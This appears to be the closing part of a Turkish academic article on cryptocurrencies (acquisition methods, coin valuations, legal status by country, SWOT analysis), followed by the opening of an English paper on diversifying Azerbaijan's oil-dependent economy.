Bitcoin'in elde edilebilmesi için çok farklı yöntemler olup bunlar arasında en yaygın olanı bitcoin madenciliği, bitcoin borsası ve bitcoin satın almakla beraber çok çeşitli yolları bulunmaktadır. Aşağıdaki tabloda bitcoin/kripto para elde etme yöntemleri gösterilmiştir.

Bitcoin/Digital Para Üretim Yöntemleri

Yöntem	Açıklama
Ulusal Paralarla Bitcoin Satın Almak	Bitcoin işlemi yapan ve internet üzerinden ulaşılabilen hiçbir resmetyeti bulunmayan finans kurumlarından satın alma işlemi yapılması
Bitcoin Madenciliği	Özel donanıma sahip bilgisayarlar ile Bitcoin işlemini blok zinciri (bütün Bitcoin işlemlerinin yapıldığı ortak alan) üzerinden bitcoin araması yapmak
Ödeme Aracı Olarak Bitcoin Kabul Etmek	Mal ve Hizmet Satışlarında Kabul Etmek
Ücret Karşılığı Olarak	İş yerinden maaşınızın ödeme şeklini Bitcoin

	olarak ödenmesi
Faiz Sistemiyle	Bitcoin bankası kullanmanın risk açısından avantaj ve dezavantajları bulunmaktadır. Ama en fazla dikkat edilmesi gereken unsurun işlem yaptığınız yani bitcoinlerin yatırıldığı finans kurumunun güvenilir olmasıdır. Çünkü sahip olduğunuz bitcoinleri bir anda kaybetme riski ile karşı karşıya kalınabilmesi.
Web Sitelerini Ziyaret	İlgili web sitelerindeki reklam anlaşmaları dahilinde, yapılan ziyaretler, tıklamalar vs gibi hareketler.

Kaynak: Yazar tarafından oluşturulmuştur.

Şu günlerde çok yaygın olan madencilik olarak tabir edilen yöntem ile yeni kripto paraların başta bitcoin olmak üzere dolaşıma girebilmesi için 16 haneden oluşan bir şifreyi çözmek gerekiyor. Şifreyi çözen kişi 21 milyon adet Bitcoinden 25 adetinin sahibi olabilmektedir.

Madencilik yoluyla ilk Bitcoin'in Ocak 2009'da yaratılmış Blockchain.info'ya göre ilk 1 milyon Bitcoin'in madencilikle üretilmesi yaklaşık 200 gün sürerken 16 milyondan 17 milyona ulaşmak için 500'den fazla gün harcanması gerekmiştir. Bunun sebebi ise Bitcoin madenciliğinin kademeli olarak daha yüksek bilgi işlem gücü gerektirmesi. Bundan yola çıkarak, geride kalan 4 milyon Bitcoin'in 122 yıl içerisinde kazılabileceği tahmin edilmektedir (<http://www.bloomberght.com/kripto/haber/2116017-dolasimdaki-bitcoin-sayisi-17-milyona-cikti-geriye-kazilacak-4-milyon-kaldi>).

Bitcoin'in günlük kur değeri tüm konvertibl ulusal paraların birbirleri karşısındaki kuru gibi para arz ve talebine göre bu piyasalarda belirlenmektedir.

III. EN DEĞERLİ DİJİTAL/KRİPTO PARALAR

Tüm dünyada borsalarda işlem gören 130'dan fazla kripto para birimi vardır. Bu kripto paralar dan bazıları farklı bir takım özelliklere sahip olduğunu iddia etse de tamamı blockchain teknolojisi ile çalışan ve herkese açık borsalarda işlem görmektedir.

Bu paraların başında tabi ki 9,45 milyar dolar değeriyle Bitcoin gelmekte, Bitcoin'i sırasıyla Ethereum ve Ripple takip etmektedir. Listede yer alan 25 kripto paranın toplam değeri yaklaşık 13 milyar dolar civarındadır.

Günümüz itibariyle para piyasalarında yer bulan ve bu piyasalarla ilgilenenler tarafından benimsenen en değerli kripto/dijital paralar aşağıdaki tabloda USD değer cinsinden verilmiştir.

Name	USD (Change)	Market Cap ↑	Total Supply	Volume 24hr
 BTC Bitcoin	595,11 USD	9.455.439.806 USD	15.889.000	429.883.552 USD
 ETH Ethereum	13,199 USD	1.112.000.000 USD	84.246.424	56.479.353 USD
 XRP Ripples	0,0069026 USD	690.253.036 USD	99.999.425.705	1.519.000 USD
 XLM Stellar	0,0020639 USD	206.550.000 USD	100.080.000.000	75.745 USD
 LTC Litecoin	3,7678 USD	179.650.947 USD	47.680.429	1.652.929 USD
 AMP Synereo	0,17444 USD	165.600.000 USD	949.291.063	107.044 USD
 DAO TheDAO	0,13337 USD	156.410.000 USD	1.172.800.000	77.523 USD
 XMR Monero	10,371 USD	134.400.000 USD	12.960.000	3.082.930 USD
 REP Augur	11,631 USD	127.941.769 USD	11.000.000	0 USD
 ETC Ethereum-Classic	1,2769 USD	107.520.000 USD	84.201.077	8.706.402 USD
 SJCX Storjcoin-X	0,16679 USD	83.393.000 USD	500.000.000	39.474 USD
 DASH Dash	11,488 USD	77.631.000 USD	6.757.431	414.933 USD
 STEEM Steem	0,46375 USD	76.190.000 USD	164.290.000	464.080 USD
 LBC LBRY-Credits	0,11747 USD	48.164.265 USD	410.020.000	165.720 USD
 XEM NEM	0,0051945 USD	46.751.000 USD	9.000.000.000	98.441 USD
 MAID MaidSafeCoin	0,083713 USD	37.885.000 USD	452.552.412	166.660 USD
 DGD DigixDAO	14,408 USD	28.816.000 USD	2.000.000	110.380 USD
 FCT Factom	2,8603 USD	25.038.166 USD	8.753.819	1.203.045 USD
 LSK Lisk	0,24387 USD	24.387.000 USD	100.000.000	427.900 USD
 DOGE DogeCoin	0,00022481 USD	23.864.462 USD	106.153.917.124	267.020 USD
 BCY BitCrystals	0,22185 USD	22.185.000 USD	100.000.000	34.743 USD
 WAVES Waves	0,18324 USD	18.324.000 USD	100.000.000	39.662 USD
 NXT Nxt	0,015596 USD	15.596.000 USD	1.000.000.000	151.540 USD
 EMC Emercoin	0,38843 USD	14.987.272 USD	38.584.476	38.796 USD
 XCP Counterparty	5,2872 USD	13.869.343 USD	2.623.200	247.760 USD

IV. PİYASADAKİ EN TUHAF DİJİTAL/KRİPTO PARALAR

Piyasada çok çeşitli ve kabul görmüş kripto paralar bulunmakla beraber teknolojinin gelişmesi kişilere kendi paralarını çıkarma imkanı tanımaktadır. Bu şekilde kişilerce üretilen kripto paralar şunlardır:

Adı	Tanımı	Fiyat (\$)	Sıralama	Hacim(\$)	Piyasa Değeri (\$)	Dolaşım
Sexcoin (SXC)	Cinselliğe Dayalı Yetişkin Sektörünü Hedef Alan Sektörün İlk Özel Kripto Para Birimi	0,010023	380	8.663	1.245.924	124.311.414 SXC
PotCoin (POT)	Marihuana Severlerin Birbirleriyle Etkileşime Geçmeleri, Olanak Tanıyacak Şekilde İnternet Üzerinden Gönderilebilen Dijital Para Birimi" .	0,118722	132	676.796	25.858.434	217.806.587 POT
PutinCoin (PUT)	Putincoin, Rusya'nın Devlet Başkanı Ve Halkına "Saygı Göstermek" Amacıyla Kurulmuş Bir Para Birimi.	0,039835	226	59.045	7.990.385	200.588.064 (PUT)
PutinClassic (PUTIC)	Kendisini Dünyanın İlk Hatıra Kripto Parası	0,001797	716	19	61.098	34.181.854 PUTIC
UFO Coin (UFO)	Daha Güçlü Bir Şifreleme Sistemi Kullandığını Ve Bundan Dolayı Da Daha Güvenli Bir Ağ Oluşturduğunu İddia Ediyor.	0,000190	415	1.799	645.987	3.394.283.762 (UFO)

Adı	Tanımı	Fiyat (\$)	Sıralama	Hacim(\$)	Piyasa Değeri (\$)	Dolaşım
F---Token (F--)	Alıcılarına "Benzersiz Fırsatlar Sunduğu" İddiasında Olan Bir Kripto Para Birimi.	0,081893	299	23.448	3.537.239	43.193.633 F--
<u>Dogecoin</u> (DOGE)	Para Birimi Adını Japon Şiba İnu Türü Köpeğinden Yola Çıkarak Hazırlanan Bir İnternet Fenomeninden Alıyor.	0,002183	35	10.408.300	242.132.855	110.894.618.419 DOGE

Kaynak: <http://www.hurriyet.com.tr/teknoloji/piyasadaki-en-tuhaf-8-kripto-para-40707408>

V.DÜNYADA VE TÜRKİYE'DE DİJİTAL/KRİPTO PARALARIN YASAL STATÜLERİ

Dünyada ki ülkelerin merkez bankaları ve para ile ilgili olan yasal kurumlarının çoğu *Bitcoin madenciliğini*, kullanımını ve para birimi olarak bir ödeme aracı şeklinde kullanılmasına bir yasak getirmemiş olmakla beraber bu tür paraların yasal bir güvence altında olmamasından düzenleyici ve denetleyici kurumların yokluğundan dolayı insanları uyarılmışlardır.

Bu amaçla dünyada bitcoin taraftarı olan ülkeler bitcoin'i bir tür gelir ve ücret olarak görüp bazı kısmı yasal düzenlemeler yapmışlardır. Bunlar aşağıdaki tabloda verilmiştir.

Dijital/Kripto Paraları Destekleyen ve Yasaklayan Ülkeler ve Uygulamaları

Ülke Adı	Yasal Statüleri
Amerika Birleşik Devletleri	ABD'nin en önemli eyaletlerinden biri olan Arizona'da Senato kripto paralar ile vergilerin ödenmesini yasallaştıran tasarıyı kabul etti. Yasanın eyaletin Temsilciler Meclisi'nden geçmesi durumunda burada yaşayanlar vergilerini ödemek için sadece doları değil Bitcoin, Ethereum ve diğer kripto paraları da bir ödeme aracı olarak kullanabilecek.
İngiltere	<i>Bitcoin'e</i> özel para muamelesi yapılır, <i>Bitcoin'le</i> yapılan alışverişlere katma değer vergisi uygulanır.
Danimarka	Nakit para kullanımını kaldırarak dijital para birimine geçmek istemektedir. Ülkede pek çok <i>Bitcoin</i> yenilikçi şirket kurulmaktadır.
İsveç	İsveç Finansal Denetleyici Otoritesi, <i>Bitcoin'i</i> ödeme metodu olarak yasallaştırmıştır.

Güney Kore	Samsung ve LG gibi dev teknoloji firmalarına ev sahipliği yapan ülke <i>Bitcoin</i> 'i düzenleyen bir yasa olmamasına rağmen, <i>Bitcoin</i> bir ödeme metodu olarak kabul görmüştür ve her geçen gün yaygınlığı artmaktadır. Güney Kore, <i>Bitcoin</i> konferanslarına da ev sahipliği yapmaktadır.
Hollanda	Arnhem, adeta bir <i>Bitcoin</i> şehridir. Şehirde 100'den fazla, <i>Bitcoin</i> 'le alışveriş yapılabilen mekanlar vardır. Hollanda bankaları, <i>Blok-Zincir</i> metoduyla kendi teknolojilerini geliştirip, masrafları azaltmak için kullanmanın yollarını araştırmaktadırlar.
Finlandiya	Merkezi Vergi Kurulu, <i>Bitcoin</i> 'i bir finansal servis olarak tanımlamış, <i>Bitcoin</i> 'i ve teminini katma değer vergisinden muaf tutmuştur
Japonya	<i>Bitcoin</i> 'i resmi bir para birimi olarak tanımış ve epey ilgi toplamıştır. Ancak ülkede kripto para sektörüne yönelik uygulanan düzenlemeler yüzünden bazı sıkıntılar yaşandı.
Kanada	<i>Bitcoin</i> , kara para aklama ve terörün finansmanı mücadelesi yasası kapsamında düzenlenmiştir.
Avustralya	<i>Bitcoin</i> 'e uyguladığı çifte vergilendirmeyi kaldırmıştır, ancak <i>Bitcoin</i> için özel bir düzenleme yapılmamıştır. Avustralya, <i>Bitcoin</i> 'i emtia olarak değerlendirmektedir.
Çin	Ülkede kripto para borsaları kapatıldı Çin bununla da yetinmedi ve yakın zamanda aldığı kararla yabancı borsalardan kripto para almayı da yasakladı.
Rusya	Kripto para düzenlemeleri konusunda en çok git-gel yaşayan ülke şüphe yok ki Rusya'dır. Rusya Kripto Para ve Blockchain Birliği (RACIB) tarafından yapılan duyuruya göre hükûmetin oluşturmak istediği CryptoRuble adlı dijital para 2019 ortalarında kullanıma hazır olacak.
Türkiye	Kripto paraların ülkemizdeki gelecekleri de maalesef henüz net değil ve Türkiye'nin kripto paralar MB'nın için özel araştırmalar yürüteceği açıklanmış ve Kripto paralardan vergi alınması da ihtimaller dahilindedir.
İzlanda	Merkez Bankası, <i>Bitcoin</i> satın almanın İzlanda Kambiyo Yasasına aykırı olduğunu açıklamıştır
Bangladeş	<i>Bitcoin</i> 'i yasal bir para olmadığı ve kullanıcılarını finansal tehlikelere atabileceği için yasaklamıştır
Bolivya	Merkez Bankası, "bir hükümet veya yetkili birimler tarafından çıkartılmayan ve kontrol edilmeyen paraları kullanmak yasal değildir" gerekçesiyle <i>Bitcoin</i> 'i yasaklamıştır.

Kaynak: Dr. Abdurrahman ÇARKACIOĞLU, Kripto-Para Bitcoin, Sermaye Piyasası Kurulu Araştırma Dairesi Araştırma Raporu, s.56-57, Aralık 2016, Ankara., <https://koinbulteni.com/g20de-yasananlar-ve-ulkelerin-kripto-paralara-bakis-acilari-10658.html>

Bitcoin'in kullanım alanı Türkiye gibi gelişmekte olan ülkelerde çok yaygın olmamakla birlikte, Amerika Birleşik Devletleri, Kanada, Japonya, İngiltere, Almanya ve Fransa gibi gelişmiş ülkelerde oldukça geniştir. İrlanda ve Japonya gibi ülkelerde ise fiziksel Bitcoin ihtiyacını karşılamak, transfer ve alışveriş imkânlarının yaygınlaşmasına yardımcı olmak amacıyla geliştirilmiş Bitcoin ATM'lerine rastlanmaktadır ve sayıları gün geçtikçe artmaktadır. Bitcoin ATM'lerinin bu hızlı gelişimi sanal para ekosisteminin yaygınlaşması ve tanıtılması bakımından büyük önem taşımaktadır. Aşağıdaki grafikte kıtalar bazında ATM sayılarının dağılımı gösterilmiştir .

Digital/Kripto Para (Bitcoin) ATM Sayıları

KUZEY AMERİK A	% 47,59
AVRUP A	% 30,69
ASYA	% 13,79
OK YANUSYA	% 6,55
GÜNEY AMERİK A	% 1,03
AFRİK A	% 0,34

Türkiye’de Kripto Paralar ile ilgili olarak Merkez bankası ve BDDK’nın 25.11.2013 tarihli ve 2013/32 sayılı basın açıklamasında, herhangi bir resmi ya da özel kuruluş tarafından ihraç edilmeyen ve karşılığı için güvence verilmeyen bir sanal para birimi olarak bilinen Bitcoin’in, mevcut yapısı ve işleyişi itibarıyla Kanun kapsamında elektronik para olarak değerlendirilmediği, bu nedenle de söz konusu Kanun çerçevesinde gözetim ve denetiminin mümkün görülmediği belirtilmektedir. BDDK’ya göre, “... Bitcoin, piyasa değerinin aşırı oynak olabilmesi, dijital cüzdanların çalınabilmesi, kaybolabilmesi veya sahiplerinin bilgileri dışında usulsüz olarak kullanılabilmesi gibi risklerin yanı sıra yapılan işlemlerin geri döndürülemez olmasından dolayı operasyonel hatalardan ya da kötü niyetli satıcıların suistimalinden kaynaklı risklere açıktır.(Sarıkatiipoğlu, Çapkın vd., s.97, 2 0 1 5).

VI.METODOLOJİ (SWOT)

Bilgisayar algoritması olarak yaratılan bitcoin ve bitcoin’in alt yapısını kullanarak oluşturulan altcoinler inovatif ve teknolojik bir tasarım olarak geleneksel paranın işlevlerini yerine getirebilmektedirler. Bu amaçla başta bitcoin olmak üzere kripto paraların geleneksel para karşısındaki durumlarının analizini yapmak mümkündür.

Bitcoin/Kripto Paraların Geleneksel Para Karşısındaki Durumları (SWOT Analizi)

Güçlü Yönleri	Geleneksel paralarla karşılaştırılınca kripto paraların üretim maliyeti neredeyse yoktur
	Merkezi bir otoriteye bağlı olmadığı yani herhangi bir devlet ya da merkez bankasına bağlı olmadığı için bağımsızdır,
	Tüm fiziki ortam ve sınırlamalardan bağımsızdır
	Merkez bankası tarafından Manipüle edilemez veya enflasyondan etkilenmemektedir
	Aracı kurumlar olmadığından işlem maliyeti

	yok denecek kadar azdır
	Tüm ülkelerde geçerli ödeme aracı olmasının yanında her gün değeriyle bir yatırım aracı olarak yerini alması.
	Paranın arz miktarının sabit olmasından dolayı enflasyondan olası ortadan kaldırmaktadır
	Dünyanın her yerinde geçerli olan ve döviz bozdurmaya gerek kalmaması
	Tüm hesapların çok gizli olması ve çok güvenli bir şifreleme tekniğinin kullanılması
Zayıf Yönleri	Bir Devlet yada merkezi bir para kurumunun denetiminden uzak olması
	Herkesin kendi adına bir kripto para oluşturabilmesi
	Parasal güvenliğin yalnız şahıslarda olması
	Yasal alt yapının oluşturulması
	Teknolojiye uzak kesimlerce tercih edilmemesi
	Elektronik ortamada yapılan işlemlerin geri döndürülemez olmasından dolayı operasyonel hatalardan kaynaklı risklere de açık olması
Fırsatlar	Tüm resmi otoritelerden gizli hesapların oluşturulabilmesi
	Para transferlerinin yalnız iki kişi arasında gizli olarak gerçekleşmemesi
	Para saklama maliyetinin hiç olmaması
	Paranın izlenmesinin ve özellikle vergilendirilmesinin şimdilik imkansız oluşu
Tehditler	Para transferlerinin izlenmesinin mümkün olmadığından yasa dışı faaliyetleri özendirilmesi
	Para arzının sabit olmasının ekonomiyi kısıtlaması
	Klasik paralara olan talebin ortadan kalmasıyla bu paraların zamanla değerini yitirmesine neden olabilir.

SONUÇ

Teknolojinin ve özellikle de internetin gelişmesi ile yaratılan digital-kripto paralar gelişmiş bir çok ülkede kabul görmesine rağmen Türkiye’de Merkez Bankası’nın yasal düzenlemeleri ve gelişmelerine bakıldığında, dijital para üzerinde doğrudan bir kontrolü yön verici bir uygulaması olmadığı görülmekle birlikte çalışmalar hala devam etmektedir.

Kripto paralar özel bankaların da dikkatini çekmekte ve bankacılık pazarın da yer alabilmek için finansal ürün çeşitlendirmesine giderek bitcoin ve benzeri kripto paralardan oluşan fonlar yaratmaya çalışmaktadırlar.

Bu amaçla Denizbank'ı Emirates NBD'ye satan Rus Sberbank, bir başka Rus banka Alfabank ile birlikte özel yatırımcılar için kripto paralardan oluşan ve kripto fonunda en güvenilir altı kripto paradan oluşan yatırım fonlarını test etmeyi planlamaktadır. Çünkü bu alanda bu tür paralara karşı aşırı bir talebin ve ilginin olduğu bilinmektedir. Kripto paralar çok yakın bir gelecekte bir yatırım aracı olmaktan çıkarak günlük hayatımızda kullandığımız para birimlerinin yerini alabileceklerdir.

KAYNAKÇA

- GÜLTEKİN, Yetkin Bulut, Bitcoin Ekonomisi: Bitcoin EkoSisteminden Doğan Yeni Sektörler ve Analizi Adnan Menderes Üniversitesi, Sosyal Bilimler Enstitüsü Dergisi, Cilt: 3, Sayı: 3 S. 82-92.
- ÇARKACIOĞLU, Kripto-Para Bitcoin, Sermaye Piyasası Kurulu Araştırma Dairesi Araştırma Raporu, Aralık 2016, Ankara.
<http://www.mahfiyegilmez.com/2013/11/bitcoin.html>
<https://koinbulteni.com/g20de-yasananlar-ve-ulkelerin-kripto-paralara-bakis-acilari-10658.html>
- Sarıkatipoğlu, Timur Arif Çapkın, Fatma Karaalioglu, Bitcoin: Bir Sanal Para Birimi Olarak Regülasyonu ve Kara Para Aklanması Bakımından Durumu, *artı c i l e t t e r*, Summer 2 0 1 5
<https://btc.coinmedya.com/piyasada-ne-kadar-bitcoin-var.html>
<http://www.bloomberght.com/kripto/haber/2116017-dolasimdaki-bitcoin-sayisi-17-milyona-cikti-geriye-kazilacak-4-milyon-kaldi>
<http://www.hurriyet.com.tr/teknoloji/piyasadaki-en-tuhaf-8-kripto-para-40707408>
- Satoshi Nakamoto Bitcoin:A Peer-to-Peer Electronic Cash System satoshi@gmx.com, www.bitcoin.org
- Sarıkatipoğlu, Timur Arif Çapkın, Fatma Karaalioglu, Bitcoin: Bir Sanal Para Birimi Olarak Regülasyonu ve Kara Para Aklanması Bakımından Durumu,
http://www.goksusafiisik.av.tr/Articleletter/2015_Summer/GSI_Articleletter_2015_Summer_Article7.pdf
- Omri Marian, Çev.Sedef Pelin Gürlek Keleş, Kripto Para Birimi Üstün Vergi Cenneti mi?, *Omri Marian İÜHF C. LXXIV, S. 2, 2016.*
- ASLANTAŞ ATEŞ, Kripto Para Birimleri, Bitcoin ve Muhasebesi, Çankırı Karatekin Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 7(1): 349-366.
- Sönmez, Sanal Para Bitcoin, The Turkish Online Journal of Design, Art and Communication - TOJDAC July 2014 Volume 4 Issue 3.

Diversification of The Economy of Azerbaijan: How to Overcome Resource Dependence?

Lala HAMIDOVA*

Abstract

The diversification of the economy at resource-dependent countries is an important measure to reduce dependence on these resources. To this end, the state needs to implement policies to improve the business environment, determine the priority of industries, support and develop socially important industries and infrastructure. The purpose of the study is to justify the need to diversify the economy of Azerbaijan and determine its ways in order to reduce the dependence of the economy on oil and gas resources.

The results of the research show that in order to avoid resource dependence, it is necessary to determine the non-oil export potential and priority industries. In the condition of a low exchange rate of the national currency, it is necessary to create a favorable business environment for the production of import-substituting products. An important role is assigned to institutions in the successful implementation of the diversification of the economy. These institutions should ensure the immunity of property rights, protect the competitive environment, free entry to the market, support for small and medium-sized enterprises in the country.

Keywords: resource dependence, economic diversification, oil and gas resources, the economy of Azerbaijan.

JEL Codes: Q32, Q38, P28, O1

Introduction

In modern conditions of development of post-oil economy of Azerbaijan there is still the urgent of the further implementation of structural reforms in industry, the diversification of the economy, a departure from the oil sector. As a result of reforms of modernization in certain sectors of the mining and processing industries, as well as in the production of information the more modern technology have been used. Through the introduction of innovative processes the sectorial structure of industry began to change, and the non-oil sector of the economy started to develop.

The implementation of an effective policy of the industry diversification is greatly affected by the development of institutional relations. At this stage of development of the Azerbaijani economy the institutional relations are considered more important. Factors such as the transformation of property rights and the associated privatization of industrial facilities, restructuring of individual enterprises, the increasing complexity of the economic performance of the process cause the relevance of the institutional arrangements. The further diversification of the economy is closely bind with the reforms in the institutional sphere. The efficiency and stability of the state functioning ultimately depends on that how well the existing institutions operate.

Literature Review

The issues of structural change in countries with abundant natural resources have been investigated by many scientists: Callen et al., (2014) Esanov (2008), Gelb (2010). The need to diversify the economy to overcome the "curse of resources" is found in Collier (2007). The link between diversification and institutional factors, the dependence of the successful implementation of diversification from institutions is reflected in the work of Mehlum et al. (2006). Among Azerbaijani scientists involved in diversification issues, Aslanli K., Ismayil Z., Aghayev R. and Mehtiyev A. (2013) and their joint work - "Assessment of economic and export diversification: Azerbaijan" should be noted. However, they investigated only the diversification of exports. The problems of diversifying the economy of Azerbaijan were also investigated by Ahmadov (2017). The issues of studying the main directions of the diversification of the Azerbaijani economy require the further research.

Methodology

The research covers the period of 2010-2016, in some cases dynamics from 2013-2016. The research is restricted to the analysis of industry of Azerbaijan. The information compiled by State Statistical Committee of The Republic of Azerbaijan, Ministry of Economy of Azerbaijan Republic, scientific publications of foreign and national researchers, and have been used for the purpose of the study. The research is based on the descriptive method, methods of analysis and synthesis are used to study the problem elements.

* Assist. Prof. Dr., Azerbaijan State University of Economics Istiqlaliyyet, 6, Baku, Azerbaijan, lala_hamidova@unec.edu.az

Problem statement and research objectives

Diversification of industry supposing the reducing dependence on raw materials, the development of industries with high added value, the creation of high-tech industries is a key priority for the development of the economy of Azerbaijan. According to most scholars, the implementation of industrial diversification policy is firstly required for the countries with rich natural, especially fuel and energy resources. This is particularly necessary in the case of the predominance of raw materials in the GDP of the country with a weak development of agriculture, tourism, services, low level of development of social consumer goods production.

The main advantage of the diversification of the industry is the independence on one industry. If there are problems in the sector or on a particular market, the result is not to lead to a decline in the economy in general. Due to the diversified industry a country shows less dependence on environmental factors, it becomes less dependent on imported products. This is caused by the fact that, due to more sustainable inter-sectorial linkages occurring as a result of the diversification the domestic demand for the products is formed and developed (Shediac, R et al 2008).

The research objective – to issue the necessity of diversification of economy. It can be summarized as follows:

1. Diversification prospectively is in the long term plan. The main feature of the diversification of the industry despite the fact that a number of large-scale reforms is implemented at the moment, but the result, the impact of the reform does not take place immediately but rather distant future. However, despite the time lag between the conduct of the diversification and efficiency of this process, the impact of diversification will cover a long period of time. Direct public investment in various sectors and industries lead to the stimulation of entrepreneurship, activation of this process. The result is stronger and inter-branch relations, providing the conditions to increase the export potential, the access to international markets. All of the above may result in improvement of the social welfare of the population in the future.

2. In resource-rich countries, the rate of extraction of natural resources is lower than the population growth rate. Thus, in such countries, the capita income is gradually reduced, the life level falls down. Also, it should be noted that the specificity of the oil industry lies in the fact that it does not contribute to an increase in employment, the discovery of a large number of jobs. This, in turn, contributes to the emergence of the threat of violation of social stability, which ultimately can lead to economic and social crisis.

3. The world prices in the international market cause the dependence of the exporting countries with the rich natural resources. The volatility factor comes into force here. This is due to the fact that high commodity prices generate a temporary economic growth, a fall in prices as a sharp downturn in the economy. Azerbaijan, as an exporter of natural resources, is highly dependent on oil price fluctuations on the world market. Pricing policy changed dramatically, despite the fact that very often there are agreements on prices between oil-exporting countries. An example is a situation occurred in Azerbaijan in 2015: as a result of the avalanche of falling prices on the world market the price for the Azeri Light crude oil fell down more than 3 times. Subject to having a developed financial system, such risks may be insured against.

4. The possession of abundant natural resources is a plus for any country, an important competitive advantage over other countries, despite the concept of a "resource curse". Such important competitive advantage shouldn't be given up, it should be used correctly by diversifying the economy.

Key results

The degree of diversification of economy of Azerbaijan may be estimated by analysing the structure of the gross domestic product (GDP) and commodity exports (see Table 1).

Table 1: The GDP Structure in the Oil and Non-Oil Sector of the Economy, mln. manat


	2010	2011	2012	2013	2014	2015	2016
GDP volume, mln. manat	42465,0	52082,0	54743,7	58182,0	59014,1	54380,0	60393,6
GDP growth rates, %	105,0	100,1	102,2	105,8	102,8	101,1	96,9
Including:							
Oil and gas sector	20409,5	25829,9	24487,3	23778,1	21405,2	15382,2	19648,9
Growth rates, B %	101,8	90,7	95,0	101,0	97,1	100,6	100,1
Non-oil sector	19179,0	23196,1	26864,4	30525,9	33195,9	34138,8	36153,5

Growth rates, %	107,9	109,4	109,7	109,9	107,0	101,1	95,6
Net taxes on product and import	2876,5	3056,0	3392,0	3878,0	4413,0	4859,0	4591,2
Growth rates, %	107,6	108,3	106,9	108,5	104,9	103,7	95,6

Source: State Statistical Committee of The Republic of Azerbaijan (2017), *National Accounts of Azerbaijan, Statistical yearbook*, p. 17.


The following table shows the analysis of the GDP structure in oil and non-oil sectors of economy of Azerbaijan in 2010-2016. The data show that the GDP rate is growing from year to year. During the study period, the maximum value of the oil and gas sector in the total GDP was achieved in 2011, thereafter the share of the oil sector began to decline gradually. The share of non-oil sector in the analysed period is gradually increasing. Thus, in 2010-2016, the share of non-oil sector in GDP increased by 1.88 times. The table data can be represented as a graph:

Figure 1: Dynamics of GDP In Oil and Non-Oil Sector



The diagram shows the GDP growth in the country during the period under review, and a parallel increase of the non-oil sector share. Based on the data, it can be argued about the positive changes in the diversification of economy of Azerbaijan: since 2012 there is a decline in the share of the oil and gas sector in GDP and a continuous increase in the share of non-oil sector.

Figure 2: The growth rates of GDP in the Oil and Non-Oil Sector, %



Due to the fall of world oil prices and the devaluation of manat, the GDP growth rate in the

country has slowed down since 2014, which has negatively affected the growth rates of the non-oil sector. If in 2013 the growth rate of the non-oil sector was at the level of 109.9%, in 2016 it was only 95.6%.

Starting from 2015, the volume of investment from all sources tends to decline. In 2016, the volume of investments in the economy of Azerbaijan decreased almost 2 times as compared to 2014, and amounted to 14228 mln. dollars (see Table 2).


Table 2: Investment directed to economy (mln. dollars)

	2005	2010	2013	2014	2015	2016
Investments by all sources	7118,5	17591,4	27340,0	27907,5	19547,2	14228,0
Internal investment	2225,3	9343,6	16799,1	16209,8	8828,1	4066,9
Total foreign investment	4893,2	8247,8	10540,9	11697,7	10719,1	10161,1
of which:						
Financial credits	698,4	3405,9	2655,8	1880,6	2210,2	2197,8
Direct investments	4030,4	3614,9	5976,2	8049,2	7483,1	7323,6
of which:						
Oil sector	3799,9	2955,3	4935,2	6730,7	6622,7	5617,4
Non-oil sector	230,5	659,6	1041,0	1318,5	860,4	1706,2

Source: State Statistical Committee of The Republic of Azerbaijan (2017), Statistical Yearbook of Azerbaijan, p. 409.


Since 2015, the volume of foreign investment in the economy has outstripped the volume of domestic investment. The increase in foreign investment is primarily due to the implementation of oil and gas projects, and the decrease in the share of domestic investment is due to the devaluation of manat.

Figure 3. Foreign direct investments to oil and non-oil sector of economy



The share of foreign investments in the oil sector is decreasing from year to year. Of the foreign direct investment in 2016, the share of the oil sector accounted for 76.7%. For comparison, in 2015 its share was 88.5%.

Figure 4. Sectoral structure of industry in 2016, relative to gross total, in percentage




Source: Ministry of Economy of Azerbaijan Republic, (2017), <<http://economy.gov.az/article/2016-senaye/23003>>, 17.02.2018

The predominant share of industrial production in Azerbaijan falls to the extractive industry. If the share of the manufacturing industry in 2016 was 22.9%, then the specific weight of the extractive industry was at the level of 69.8%. 62.1% of the extractive industry was accounted for oil and gas production.

The structure of the non-oil manufacturing industry in 2016 presented in the Figure 5.

Figure 5: The Structure of the Non-Oil Industry in Azerbaijan in 2016




Source: Ministry of Economy of Azerbaijan Republic, (2017), <<http://economy.gov.az/article/2016-senaye/23003>>, 17.02.2018

The structure of the non-oil manufacturing industry, as shown below, reflects the degree of diversification of industry in Azerbaijan. According to the figure, the prevailing part of the manufacturing industry falls to the share of the food industry - the manufacture of food products, beverages and tobacco. The share of this sector is greater than the percentage of a set of specific weights of all other industries of the manufacturing sector and the non-oil sector of industry, and it was about 54.5% in 2016. Of course, the development of such socially significant industries as food industry is a plus for the economy of any country. But along with this industry it is necessary to develop high-tech industries such as the manufacture of machinery and equipment, manufacture of electrical equipment, with the total specific weight in the total non-oil sector of industry counting to 9.7% in 2016.

The analysis of commodity exports on the basis of comparable international data allows to better identify the level of competitiveness as countries export the goods produced in sectors where they have

a comparative advantage (see Figure 6). The prices for the exported products are set in world markets and less prone to distortion.

Figure 6: The Structure of Commodity Export of Azerbaijan in 2013-2016



Source: State Statistical Committee of The Republic of Azerbaijan (2017), *The foreign trade of Azerbaijan, Statistical yearbook*, 65-70.

Overall, the data indicate a strengthening dependence of Azerbaijan on oil and gas revenues as a result of rising oil prices in recent years. In 2016, 87.4% of the total exports of goods falls to the mineral products. However, the share of manufacturing exports and agriculture remains low. It may partly reflect the temporary impact of the global economic crisis, which led to a decrease in the volume of the world trade and industrial production. But, unfortunately, the figures show that in recent years Azerbaijan has not made great strides in diversifying industry in terms of the development of processing industries.

In general, the availability of raw materials provides significant opportunities for development - it is the influx of foreign investments into the country, and the growth of foreign exchange reserves. However, over the longer term the economic growth weakens in the resource dependent countries.

In the countries with rich natural resources, academic economists found a negative relationship between the abundance of natural resources and rapid economic development. They coined the term "natural resource curse" in order to explain this situation. That is, the presence of rich natural resources is not good for the country, and turns into a "curse" - the reduced rates of economic growth, there is macroeconomic instability, rising unemployment in the country.

In the economic literature there are two ways to deal with "the curse of natural resources". Firstly, it is the accumulation of oil revenues coming in the form of foreign exchange reserves, or in other words, in the form of sovereign wealth fund. Secondly, it is to create favorable conditions for the implementation of institutional policies (Gelb A., 2010).

